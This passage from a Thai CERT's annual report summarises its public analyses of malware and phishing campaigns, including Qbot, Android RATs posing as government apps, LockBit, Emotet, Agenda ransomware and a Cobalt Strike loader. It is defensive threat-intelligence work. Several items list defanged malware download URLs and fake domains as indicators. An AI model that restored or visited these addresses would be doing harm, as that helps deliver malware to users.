รอบ 3 เดือนที่ผ่านมา แต่อย่างไรก็ตามวิธีที่ 2 ผู้โจมตีใช้ประโยชน์จากช่องโหว่ CVE-2022-30190 (Follina) ในการโจมตีเครื่องคอมพิวเตอร์ของเหยื่อเพื่อติดตั้ง Qbot/Qakbot Malware ซึ่งเป็นช่องโหว่ที่ถูกค้นพบและประกาศเมื่อไม่กี่สัปดาห์ที่ผ่านมา (ค้นพบเมื่อ 30 พ.ค.65) การดำเนินการด้วยวิธีที่ 2 นี้จะเพิ่มโอกาสความสำเร็จให้กับผู้โจมตีสามารถติดตั้ง Qbot/Qakbot Malware ลงบนเครื่องคอมพิวเตอร์ของเหยื่อ เนื่องจากช่องโหว่นี้ยังไม่ถูกประกาศจนเป็นที่รู้จักในวงกว้างให้กับผู้ที่ทำหน้าที่ IT Security หรือผู้ดูแลระบบขององค์กรต่าง ๆ ในการตระหนักรู้ถึงสถานการณ์และรายละเอียดของช่องโหว่นี้อย่างแพร่หลายในปัจจุบัน ศูนย์ TTC-CERT หวังเป็นอย่างยิ่งว่ารายงานฉบับนี้จะเป็นส่วนหนึ่งในการสร้างความตระหนักรู้ต่อรูปแบบและวิธีการในการโจมตีของผู้ไม่หวังดีที่มักเปลี่ยนแปลงรูปวิธีการในการโจมตีอย่างรวดเร็วในปัจจุบัน ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ ในประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์ Qbot/Qakbot Malware แพร่กระจายด้วยวิธีการ phishing และเริ่มมีการใช้ประโยชน์จากช่องโหว่ CVE-2022-30190 (Follina)** เมื่อ 9 ส.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **ฉบับที่ 11** ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์และแจ้งเตือนกรณีพบตัวอย่าง Android malware ซึ่งกำหนดเป้าหมายโจมตีคนไทยไปยังผู้ใช้โทรศัพท์สมาร์ทโฟนที่เป็นระบบปฏิบัติการแอนดรอยด์ โดยการปลอมแปลงแอนดรอยด์แอปพลิเคชั่น ให้ดูเหมือนเป็นแอปพลิเคชั่นที่สร้างโดยหน่วยงานภาครัฐ ด้วยการส่ง Android Remote Access Trojan (RAT) ผ่าน Voice phishing โดยตัวอย่าง Android malware ที่ใช้ในการวิเคราะห์ในครั้งนี้ ศูนย์ TTC-CERT พบในห้วง 13 มิ.ย.65 โดยสามารถดาวน์โหลดได้โดยตรงผ่าน URL hxxps://aqfwl9[.]com/image/dsi.apk สำหรับ Initial access ศูนย์ TTC-CERT คาดว่าผู้ไม่หวังดีใช้วิธี Voice phishing ด้วยการหลอกล่อเหยื่อผ่านการสนทนาทางโทรศัพท์เพื่อให้เหยื่อเชื่อว่ากลุ่มผู้ไม่หวังดีโทรศัพท์มาจากหน่วยงานของรัฐแห่งหนึ่ง สังกัดกระทรวงยุติธรรม และหลอกล่อให้เหยื่อทำการดาวน์โหลดแอปพลิเคชั่นที่เป็นอันตรายนี้จากเว็บไซต์ปลอมที่ dsi-th[.]com และ/หรือ dsigo-th[.]com และ/หรือ www.dsigo-th[.]com และ/หรือ dsi-go-th[.]com ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ และประชาชน ในประเทศไทย สามารถใช้ข้อมูลดัง

กล่าวเพื่อประโยชน์ขององค์กร ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์ Malware Campaign กำหนดเป้าหมายโจมตีคนไทยโดยการปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ ด้วยการส่ง Android Remote Access Trojan (RAT) ผ่าน Voice phishing** เมื่อ 6 ก.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **ฉบับที่ 12** ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์และแจ้งเตือนกรณีพบตัวอย่างไฟล์ Lockbit ransomware (Version 3) ซึ่งเป็นไฟล์มัลแวร์เรียกค่าไถ่เวอร์ชันล่าสุดของกลุ่ม Lockbit ที่กำลังแพร่ระบาดอย่างแพร่หลายในปัจจุบัน ซึ่งศูนย์ TTC-CERT ได้นำไฟล์ตัวอย่างดังกล่าวมาทำการวิเคราะห์ในเบื้องต้นเพื่อสกัดเอาข้อมูล Indicators of Compromise (IoCs) และ Techinues, Tactics, and Procedures (TTPs) เพื่อให้องค์กรต่าง ๆ และประชาชนในประเทศไทยสามารถนำข้อมูลดังกล่าวมาใช้ในการเฝ้าระวัง (Monitoring), การตรวจจับเชิงรุก (Hunting), และใช้ในกระบวนการรับมือเหตุการณ์ทางไซเบอร์ได้เพื่อประโยชน์ขององค์กรและสามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง ตลอดจนดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศ ระบบเครือข่ายขององค์กร ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-220705-1.v1 - Lockbit_v3** เมื่อ 1 ก.ย.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)
- **ฉบับที่ 13** ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์และแจ้งเตือนกรณีได้รับรายงานจากองค์กรหนึ่ง พบว่ามีการส่ง Phishing Email จากผู้ไม่หวังดีให้กับพนักงานในองค์กรดังกล่าวจำนวนอย่างน้อย 3 ครั้งใน 1 สัปดาห์ เพื่อติดตั้ง Emotet Epoch5 Trojan ลงบนเครื่องคอมพิวเตอร์ของเหยื่อ โดยการโจมตีในครั้งนี้ ผู้ไม่หวังดีใช้วิธีการโจมตีในรูปแบบที่เคยใช้ในการโจมตีตามปกติของ Emotet ด้วยการส่ง Phishing Email โดยการปลอมแปลง Email Address ของผู้ส่งเพื่อให้ดูเหมือนกับว่ามาจากผู้ส่งที่เป็นพนักงานขององค์กรหนึ่งในประเทศไทยที่มีตัวตนจริง และทำงานในสายงานเกี่ยวกับความมั่นคงปลอดภัยทางไซเบอร์ที่อาจมีความจำเป็นต้องติดต่อกับองค์กรเป้าหมายต่อการโจมตีในครั้งนี้ ซึ่งชื่อผู้ส่งและ Email address ปลอมที่ใช้ในการโจมตีในครั้งนี้เป็นรูปแบบเดียวกันกับที่ใช้ในการโจมตีด้วยวิธี Phishing ที่เกิดกับอีกองค์กรหนึ่งที่ศูนย์ TTC-CERT เคยรายงานไปเมื่อ 14 มิ.ย.65 คาดว่าข้อมูลบุคคลที่ใช้ในการล่อลวงน่าจะมาจากการหาข้อมูลใน social media เช่นเคย ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำ

และรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ ในประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์แคมเปญการโจมตีองค์กรในประเทศไทย (อีกองค์กรหนึ่ง) ด้วยวิธี Phishing เพื่อติดตั้ง Emotet Trojan ลงบนเครื่องคอมพิวเตอร์ของเหยื่อ** เมื่อ 12 ก.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **ฉบับที่ 14** ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์และแจ้งเตือนกรณีได้รับรายงานจากองค์กรหนึ่ง พบว่ามีการส่ง Phishing Email จากผู้ไม่หวังดีให้กับพนักงานในองค์กร เพื่อติดตั้ง Emotet Trojan Epoch5 ลงบนเครื่องคอมพิวเตอร์ของเหยื่อ โดยการโจมตีในครั้งนี้ ผู้ไม่หวังดีใช้วิธีการโจมตีในรูปแบบที่เคยใช้ในการโจมตีตามปกติของ Emotet ด้วยการส่ง Phishing Email โดยการปลอมแปลง Email Address ของผู้ส่งเพื่อให้ดูเหมือนกับว่ามาจากผู้ส่งที่เป็นพนักงานขององค์กรหนึ่งในประเทศไทยที่มีตัวตนจริง และทำงานในสายงานที่ต้องติดต่อกับองค์กรเป้าหมายต่อการโจมตีในครั้งนี้ คาดว่าข้อมูลบุคคลที่ใช้ในการล่อลวงน่าจะมาจากการหาข้อมูลใน Social Media ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ ในประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์แคมเปญการโจมตีองค์กรในประเทศไทยด้วยวิธี Phishing เพื่อติดตั้ง Emotet Trojan ลงบนเครื่องคอมพิวเตอร์ของเหยื่อ** เมื่อ 14 มิ.ย.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)
- **ฉบับที่ 15** ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์และแจ้งเตือนกรณีพบความเคลื่อนไหวของกลุ่ม APT32 หรือ OceanLotus โดยความเคลื่อนไหวในครั้งนี้กลุ่มผู้โจมตีมีการเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี หรือ Tactics, Techniques, and Procedures (TTPs) ที่เปลี่ยนไปจากเดิม (รูปแบบเก่ารายงานแล้วใน รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-210432-1.v1) โดยการโจมตีรูปแบบใหม่นี้พึ่งถูกนำมาใช้ในไตรมาสที่ 1 ของปี 2565 และยังคงมีการใช้งานรูปแบบวิธีการในการโจมตีแบบใหม่นี้จนถึงปัจจุบัน (ณ วันที่ 15 มิ.ย.65) การโจมตีดังกล่าวเป็นการใช้ประโยชน์จากความสามารถของ Microsoft Word ที่สามารถเปิดไฟล์ประเภท “.mht” ได้แม้จะถูกปลอมนามสกุลไฟล์เป็น “.doc” ก็ตาม อีกทั้งการที่ผู้โจมตีเลือกใช้งานเว็บไซต์ที่ให้บริการสาธารณะเป็น C2 เช่น เว็บไซต์ Glitch อาจทำให้สามารถหลบเลี่ยงการถูก

ตรวจจับได้ ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ และประชาชนในประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์กรณีพบความเคลื่อนไหวของกลุ่ม APT32 หรือ OceanLotus กรณีมีการเปลี่ยนแปลงรูปแบบวิธีการในการโจมตี (TTP)** เมื่อ 23 มิ.ย.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **ฉบับที่ 16** ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์และแจ้งเตือนกรณีพบการโจมตีองค์กรในประเทศไทยโดยการใช้ประโยชน์จากบริการ Shortened URL และ/หรือช่องโหว่ Open Redirect ของเว็บไซต์ต่าง ๆ สำหรับทำ URL redirection เพื่อซ่อนการโจมตีแบบฟิชชิ่ง (phishing attack) ซึ่งการโจมตีที่พบในครั้งนี้ศูนย์ TTC-CERT คาดว่าผู้ไม่หวังดีต้องการทดสอบการโจมตีแบบฟิชชิ่งโดยใช้บริการ URL shortening และ URL redirection ไปพร้อม ๆ กันเพื่อวางแผนทำการโจมตีในขั้นตอนอื่นต่อไป ซึ่งการส่งต่อ URL แบบนี้เป็นวิธีการหนึ่งที่อาชญากรไซเบอร์มักใช้ในทางที่ผิดเพื่อสร้างการโจมตีแบบ multi-layered phishing attack ในรายงานฉบับนี้ ศูนย์ TTC-CERT ยังได้ทำการวิเคราะห์เพื่อหา Infrastructure ของผู้โจมตีที่อาจนำมาใช้ในการโจมตีในรูปแบบนี้เพิ่มเติม ตลอดจนศูนย์ TTC-CERT ได้ update รายการ Indicators of Compromise (IOCs) ของการโจมตีในครั้งนี้และ Infrastructure ของผู้โจมตีที่อาจนำมาใช้ในการโจมตี เพื่อให้องค์กรต่าง ๆ และประชาชนในประเทศไทยสามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ต่อองค์กรต่อไป ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์กรณีการใช้ประโยชน์จาก Shortened URL และ URL redirection เพื่อซ่อนการโจมตีแบบฟิชชิ่ง (phishing attack)** เมื่อ 7 ต.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)
- **ฉบับที่ 17** ศูนย์ TTC-CERT ได้ดำเนินการวิเคราะห์และแจ้งเตือนกรณีพบตัวอย่าง Android malware ซึ่งกำหนดเป้าหมายโจมตีคนไทยไปยังผู้ใช้โทรศัพท์สมาร์ทโฟนที่เป็นระบบปฏิบัติการแอนดรอยด์ โดยการปลอมแปลงแอนดรอยด์แอปพลิเคชั่น ให้ดูเหมือนเป็นแอปพลิเคชั่นที่สร้างโดยหน่วยงานภาครัฐ (กรมสรรพากร) ด้วยการหลอกให้ติดตั้ง Android Remote Access Trojan (RAT) โดยตัวอย่าง Android malware ที่ใช้ในการวิเคราะห์ในครั้งนี้ ศูนย์ TTC-CERT พบเมื่อ 16 ส.ค.65 สามารถดาวน์โหลดได้โดยตรงผ่าน URL hxxp://afdw7[.]com/image/Revenue.apk สำหรับ Initial access ศูนย์ TTC-CERT คาดว่าผู้ไม่หวังดีใช้วิธีการหลอกล่อเหยื่อผ่านการสนทนาทาง

โทรศัพท์หรือทาง Application Chat ต่าง ๆ เช่น Line เพื่อให้เหยื่อเชื่อว่ากลุ่มผู้ไม่หวังดีมาจากหน่วยงานของรัฐ (กรมสรรพากร) และหลอกล่อให้เหยื่อทำการดาวน์โหลดแอปพลิเคชั่นที่เป็นอันตรายนี้จากเว็บไซต์ปลอมที่ hxxps://afdw7[.]com/ ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ และประชาชน ในประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์ Malware Campaign กำหนดเป้าหมายโจมตีคนไทยโดยการปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ (กรมสรรพากร) ด้วยการหลอกให้ติดตั้ง Android Remote Access Trojan (RAT)** เมื่อ 12 ก.ย.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **ฉบับที่ 18** ศูนย์ TTC-CERT ได้ทำการวิเคราะห์ไฟล์ต้องสงสัยซึ่งได้รับมอบจากคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) โดยข้อมูลเบื้องต้นรับแจ้งว่าไฟล์ดังกล่าวถูกตรวจพบอยู่ภายในไดเรคทอรี่ %Public% บนเครื่องคอมพิวเตอร์แม่ข่ายซึ่งให้บริการ Active Directory (AD) และถูกโจมตีด้วยมัลแวร์เรียกค่าไถ่ จากการตรวจสอบและวิเคราะห์ด้วยวิธี Static Analysis และ Behavior Analysis พบว่าไฟล์ดังกล่าวเป็นมัลแวร์ประเภท "มัลแวร์เรียกค่าไถ่" หรือ Ransomare ที่ถูกพัฒนาด้วยภาษา Golang โดยศูนย์ TTC-CERT คาดว่าผู้โจมตีเลือกพัฒนามัลแวร์ด้วยภาษา Golang เนื่องจากซอร์สโค้ดในภาษา Golang สามารถ compile เป็นไฟล์ไบนารี่สำหรับใช้งานบนระบบปฏิบัติการได้หลากหลาย เช่น Windows, Linux, และ macOS ทำให้ผู้โจมตีประหยัดเวลาในการพัฒนามัลแวร์ นอกจากนั้นไฟล์มัลแวร์ที่ถูก compile ด้วย Golang Compiler จะสามารถทำงานบนเครื่องเป้าหมายได้โดยแทบจะไม่ต้องพึ่งพา API ของระบบปฏิบัติการ ดังนั้นจึงทำให้การโจมตีมีโอกาสสำเร็จมากขึ้นโดยที่ทิ้งร่อยรอยไว้น้อยกว่าเทคนิคการโจมตีโดยใช้ Scripting Language เช่น Python เป็นต้น มัลแวร์เรียกค่าไถ่ในข้างต้นจะถูกตั้งค่าสำหรับโจมตีเป้าหมายแต่ละรายเป็นการเฉพาะ โดยมีขีดความสามารถที่หลากหลาย นอกจากการเข้ารหัสไฟล์บนเครื่องเป้าหมายแล้ว มัลแวร์ยังสามารถทำการเข้ารหัสไฟล์ซึ่งเก็บอยู่ใน Network Drive ที่เชื่อมต่อกับเครื่องคอมพิวเตอร์เป้าหมายได้ และกำหนดให้ผู้เสียหายติดต่อจ่ายค่าไถ่ผ่านเว็บไซต์ของผู้โจมตีบนเครือข่าย Tor Network ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise

(IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ และประชาชน ในประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-220999-1.v1 - Agenda Golang Ransomware** เมื่อ 2 พ.ย.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **ฉบับที่ 19** หลังจากที่ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (ศูนย์ TTC-CERT) ได้ออกรายงานการวิเคราะห์ Android Remote Access Trojan ของกลุ่มผู้ไม่หวังดีที่ปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ (กรมสรรพากร และ กรมสอบสวนคดีพิเศษ เมื่อ 12 ก.ย.65 และ 6 ก.ค.65 ตามลำดับ) ศูนย์ TTC-CERT ยังพบว่ากลุ่มผู้ไม่หวังดีดังกล่าวยังคงใช้วิธีการโจมตีรูปแบบเดิมโจมตีคนไทยแต่ได้ปรับเปลี่ยน Infrastructure และเปลี่ยนแปลงโดเมน command and control ของ Android Remote Access Trojan เพื่อหลบเลี่ยงวิธีการตรวจจับจากรายงานที่ศูนย์ TTC-CERT เคยทำรายงานการวิเคราะห์ออกไป ตลอดจนเพื่อใช้ในการโจมตีคนไทยอย่างต่อเนื่อง ศูนย์ TTC-CERT จึงได้ดำเนินการวิเคราะห์ Infrastructure ของกลุ่มผู้ไม่หวังดีดังกล่าวเพิ่มเติม เพื่อให้ประชาชนและหน่วยงานที่เกี่ยวข้องตระหนักรู้ถึงการปรับเปลี่ยน Infrastructure ของผู้ไม่หวังดีที่ใช้ในการโจมตีในครั้งนี้ อันจะนำไปสู่การรู้เท่าทันสถานการณ์ภัยคุกคามที่อาจเกิดขึ้นจากการโจมตีโดยผู้ไม่หวังดี ตลอดจนนำข้อมูลในรายงานฉบับนี้ไปป้องกันไม่ให้คนไทยตกเป็นเหยื่อจากการโจมตีจากผู้ไม่หวังดีดังกล่าวต่อไป ทั้งนี้ ศูนย์ TTC-CERT ได้จัดทำและรวบรวมรายการ Indicators of Compromise (IOCs), Yara Rules เพื่อให้องค์กรต่าง ๆ และประชาชน ในประเทศไทย สามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กร ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์ Infrastructure เพิ่มเติม ของกลุ่มที่ปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ (กรมสรรพากร และ กรมสอบสวนคดีพิเศษ)** เมื่อ 3 ต.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

17.6.4. รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ครั้งที่ 4

รายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ ครั้งที่ 4 ในห้วงเวลาที่ผ่านมา ศูนย์ TTC-CERT ได้ดำเนินการทำรายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ให้สาธารณะผ่านทาง Website ของ

ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) เพื่อเป็นประโยชน์สาธารณะจำนวน 16 ฉบับ โดยมีรายละเอียด ดังนี้

- **ฉบับที่ 20** ศูนย์ TTC-CERT พบผู้ไม่หวังดีใช้ contact us form ของเว็บไซต์ทั่วไปเพื่อหวังผลในการหลอกลวง (scam) องค์กรในประเทศไทย โดยมีการส่งข้อมูลหลอกลวง (scam) ผ่าน contact us form ขององค์กรภายนอกอื่น ๆ ว่าเว็บไซต์ขององค์กรถูกโจมตีและผู้ไม่หวังดีได้เข้าถึงฐานข้อมูลของเว็บไซต์ที่ได้อ้างเพื่อหลอกให้องค์กรที่เป็นเหยื่อจ่ายค่าไถ่เป็นจำนวน 3,000 BTC หรือประมาณ 2,190,000,00 บาท (อัตราแลกเปลี่ยนในขณะนั้น) ผ่าน Bitcoin address ที่ระบุไว้ใน Ransom Note ศูนย์ TTC-CERT คาดว่าผู้ไม่หวังดีใช้วิธีการนี้เพื่อเลี่ยง (bypass) email filter ที่เป็นมาตรการรักษาความปลอดภัยของอีเมลขั้นพื้นฐานขององค์กร จากการโจมตีโดยผู้ไม่หวังดีในกรณีนี้ ตามปกติผู้โจมตีโดยมัลแวร์เรียกค่าไถ่ (ransomware) จะต้องทิ้ง Email address หรือวิธีการติดต่ออื่น ๆ เพื่อเป็นช่องทางให้เหยื่อติดต่อกลับสำหรับการต่อรองราคาหรือการขอหลักฐานการขโมยข้อมูลเพิ่มเติม โดยในกรณีนี้ ศูนย์ TTC-CERT พบว่าผู้โจมตีไม่ได้ทิ้ง Email address หรือวิธีการติดต่ออื่น ๆ ให้เหยื่อติดต่อกลับไปเพื่อต่อรองราคาหรือสอบถามข้อมูลเพิ่มเติมแบบที่กลุ่มผู้โจมตีโดยมัลแวร์เรียกค่าไถ่ (ransomware) มักจะทำ ศูนย์ TTC-CERT ประเมินแล้วมีความมั่นใจในระดับสูง (a high level of confidence) ว่ากรณีนี้เป็นการหลอกลวง (scam) จากกลุ่มผู้ไม่หวังดี เพื่อหลอกให้เหยื่อตกใจและหวังผลในการหลอกลวง (scam) องค์กรในการโอนเงินให้ผู้ไม่หวังดีเป็นจำนวน 3,000 BTC ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์ Contact Us Form Scam - กรณีผู้ไม่หวังดีใช้ contact us form ในการหลอกลวง (scam) องค์กรในประเทศไทย** เมื่อ 10 ธ.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)
- **ฉบับที่ 21** ศูนย์ TTC-CERT ได้ทำการวิเคราะห์ไฟล์ต้องสงสัยที่ได้รับมอบจากคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) และทำการตรวจสอบและวิเคราะห์ไฟล์มัลแวร์ดังกล่าวอย่างละเอียดด้วยวิธี Static Code Analysis และ Dynamic Code Analysis พบข้อมูลที่น่าสนใจ อาทิเช่น รายละเอียดการทำงานของมัลแวร์ในรูปแบบต่าง ๆ ซึ่งจะเปลี่ยนแปลงไปตามค่าพารามิเตอร์ที่ถูกกำหนดให้โดยผู้โจมตี เช่น การกำหนดให้เครื่องเป้าหมาย reboot เข้าสู่การทำงานในรูปแบบ Safe Mode หรือการเปลี่ยนแปลงรหัสผ่านของ Windows User Account บนเครื่องเป้าหมาย นอกจากนี้ยังพบข้อมูลรายการทั้งหมดของ Windows Service และ โปร

เซส ที่มัลแวร์สามารถปิดการทำงานได้ซึ่งอาจส่งผลกระทบต่อระบบการรักษาความปลอดภัยหรืออาจทำให้ระบบการสำรองข้อมูลของบนเครื่องเป้าหมายได้รับความเสียหายได้ ทั้งนี้ในช่วงเวลาที่ศูนย์ TTC-CERT กำลังดำเนินการวิเคราะห์ไฟล์ต้องสงสัยอยู่นั้น บริษัท TrendMicro ได้เผยแพร่รายงานชื่อ "New Golang Ransomware Agenda Customizes Attacks" ซึ่งสอดคล้องกับมัลแวร์ที่ศูนย์ TTC-CERT กำลังวิเคราะห์อยู่ ดังนั้นส่วนหนึ่งของข้อมูลในรายงานฉบับนี้จึงได้รับข้อมูลที่เป็นประโยชน์จากรายงานฉบับดังกล่าวเช่นเดียวกัน ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์ AMAR-220999-1.v2 - Agenda Golang Ransomware** เมื่อ 5 ธ.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **ฉบับที่ 22** ศูนย์ TTC-CERT ได้ทำการวิเคราะห์ไฟล์ต้องสงสัยซึ่งได้รับมอบจากหน่วยงานด้านความมั่นคงแห่งหนึ่งในประเทศไทย โดยผลจากการตรวจวิเคราะห์เบื้องต้น (triage) พบหลักฐานที่มีความเชื่อมั่นในระดับสูงว่าไฟล์ดังกล่าวคือมัลแวร์ Bookworm โดยเปรียบเทียบ techniques, tactics, procedures (TTPs) ระหว่างไฟล์ต้องสงสัยและ payload กับมัลแวร์ Bookworm พบว่ามีความสอดคล้องกันเป็นอย่างมาก ทั้งนี้มัลแวร์ Bookworm ถูกค้นพบครั้งแรกในปี พ.ศ. 2558 โดยกลุ่มนักวิจัยจากบริษัท Palo Alto Networks แต่ไฟล์ต้องสงสัยที่ถูกตรวจสอบในครั้งนี้เป็นมัลแวร์ Bookworm ที่มีการเปลี่ยนแปลง TTPs ไปจากเดิมเป็นอย่างมาก อีกทั้ง จนถึง ณ วันที่เขียนรายงานฉบับนี้ (26 พ.ย.65) ยังไม่มีผลิตภัณฑ์แอนตี้ไวรัสค่ายใดที่สามารถระบุได้ว่าไฟล์ต้องสงสัยคือมัลแวร์ Bookworm มัลแวร์ Bookworm มีเป้าหมายในการโจมตีหน่วยงานในประเทศไทยโดยเฉพาะหน่วยงานของรัฐ โดยมีวัตถุประสงค์การโจมตีเพื่อจารกรรมข้อมูลทางไซเบอร์ (cyber espionage) อีกทั้งจากการวิเคราะห์เบื้องต้นพบว่ากลุ่มผู้โจมตีที่อยู่เบื้องหลังจากการโจมตีในครั้งนี้มีการจัดเตรียมโครงสร้างพื้นฐาน (infrastructure) ประเภท command and control server (C2) ขึ้นในพื้นที่ประเทศไทยเพื่อใช้ในการโจมตีเป็นการเฉพาะ ผลการวิเคราะห์พบว่า ไฟล์ต้องสงสัยเป็นไฟล์ประเภท Windows Installer (".msi") ที่ถูกสร้างขึ้นมาโดยใช้เครื่องมือชื่อ Advance Installer โดยผู้โจมตีพยายามปลอมแปลงไฟล์ดังกล่าวให้มีลักษณะเหมือนกับบริการ Microsoft Assistant ของบริษัท Microsoft ซึ่งศูนย์ TTC-CERT คาดว่าผู้โจมตีอาจเลือกใช้งานไฟล์ประเภท Windows Installer เนื่องจากสามารถหลบหลีกระบบป้องกันภัยคุกคามทางไซเบอร์ที่ใช้การคัดกรองนามสกุลของไฟล์ (filename extension) อย่างง่ายได้ รวมถึงสามารถที่จะใช้งาน PowerShell loader และมีขีด

ความสามารถในการ drop และ execute ไฟล์ประเภท portable executable (PE) ได้ ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์ AMAR-221199-1.v1 - 2022_Bookworm_Malware** เมื่อ 15 ธ.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **ฉบับที่ 23** ศูนย์ TTC-CERT ได้ทำการวิเคราะห์ไฟล์ต้องสงสัยซึ่งได้รับมอบจากคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) โดยข้อมูลเบื้องต้นรับแจ้งว่าไฟล์ดังกล่าวถูกตรวจพบอยู่ภายในไดเรคทอรี่ %ProgramData%\USOShared\movie บนเครื่องคอมพิวเตอร์ขององค์กรแห่งหนึ่งในภาคส่วนด้านการขนส่งและโลจิสติกส์ ผลการตรวจสอบพบว่าไฟล์ดังกล่าวเป็นมัลแวร์ที่ถูกพัฒนาด้วยภาษา Golang โดยศูนย์ TTC-CERT คาดว่าผู้โจมตีเลือกพัฒนามัลแวร์ด้วยภาษา Golang เนื่องจากซอร์สโค้ดในภาษา Golang สามารถ compile เป็นไฟล์ไบนารี่สำหรับใช้งานบนระบบปฏิบัติการได้หลากหลาย เช่น Windows, Linux, และ macOS ทำให้ผู้โจมตีประหยัดเวลาในการพัฒนามัลแวร์ นอกจากนั้นไฟล์มัลแวร์ที่ถูก compile ด้วย Golang Compiler จะสามารถทำงานบนเครื่องเป้าหมายได้โดยแทบจะไม่ต้องพึ่งพา API ของระบบปฏิบัติการ ดังนั้นจึงทำให้การโจมตีมีโอกาสสำเร็จมากขึ้น มัลแวร์ดังกล่าวเป็นมัลแวร์ประเภท Cobalt Strike Loader ทำหน้าที่ในการ deploy payload ซึ่งก็คือ Cobalt Strike beacon ไปยัง memory ของเครื่องคอมพิวเตอร์เป้าหมาย ทั้งนี้ payload ดังกล่าวถูก obfuscate เอาไว้ด้วยเทคนิคที่หลากหลาย ได้แก่ byte swap, base64 encoding, และ XOR cipher และจะถูก deobfuscate ในช่วง runtime ภายในพื้นที่ memory โดยที่ไม่ทิ้งร่องรอยเอาไว้บน filesystem แต่อย่างใด ศูนย์ TTC-CERT 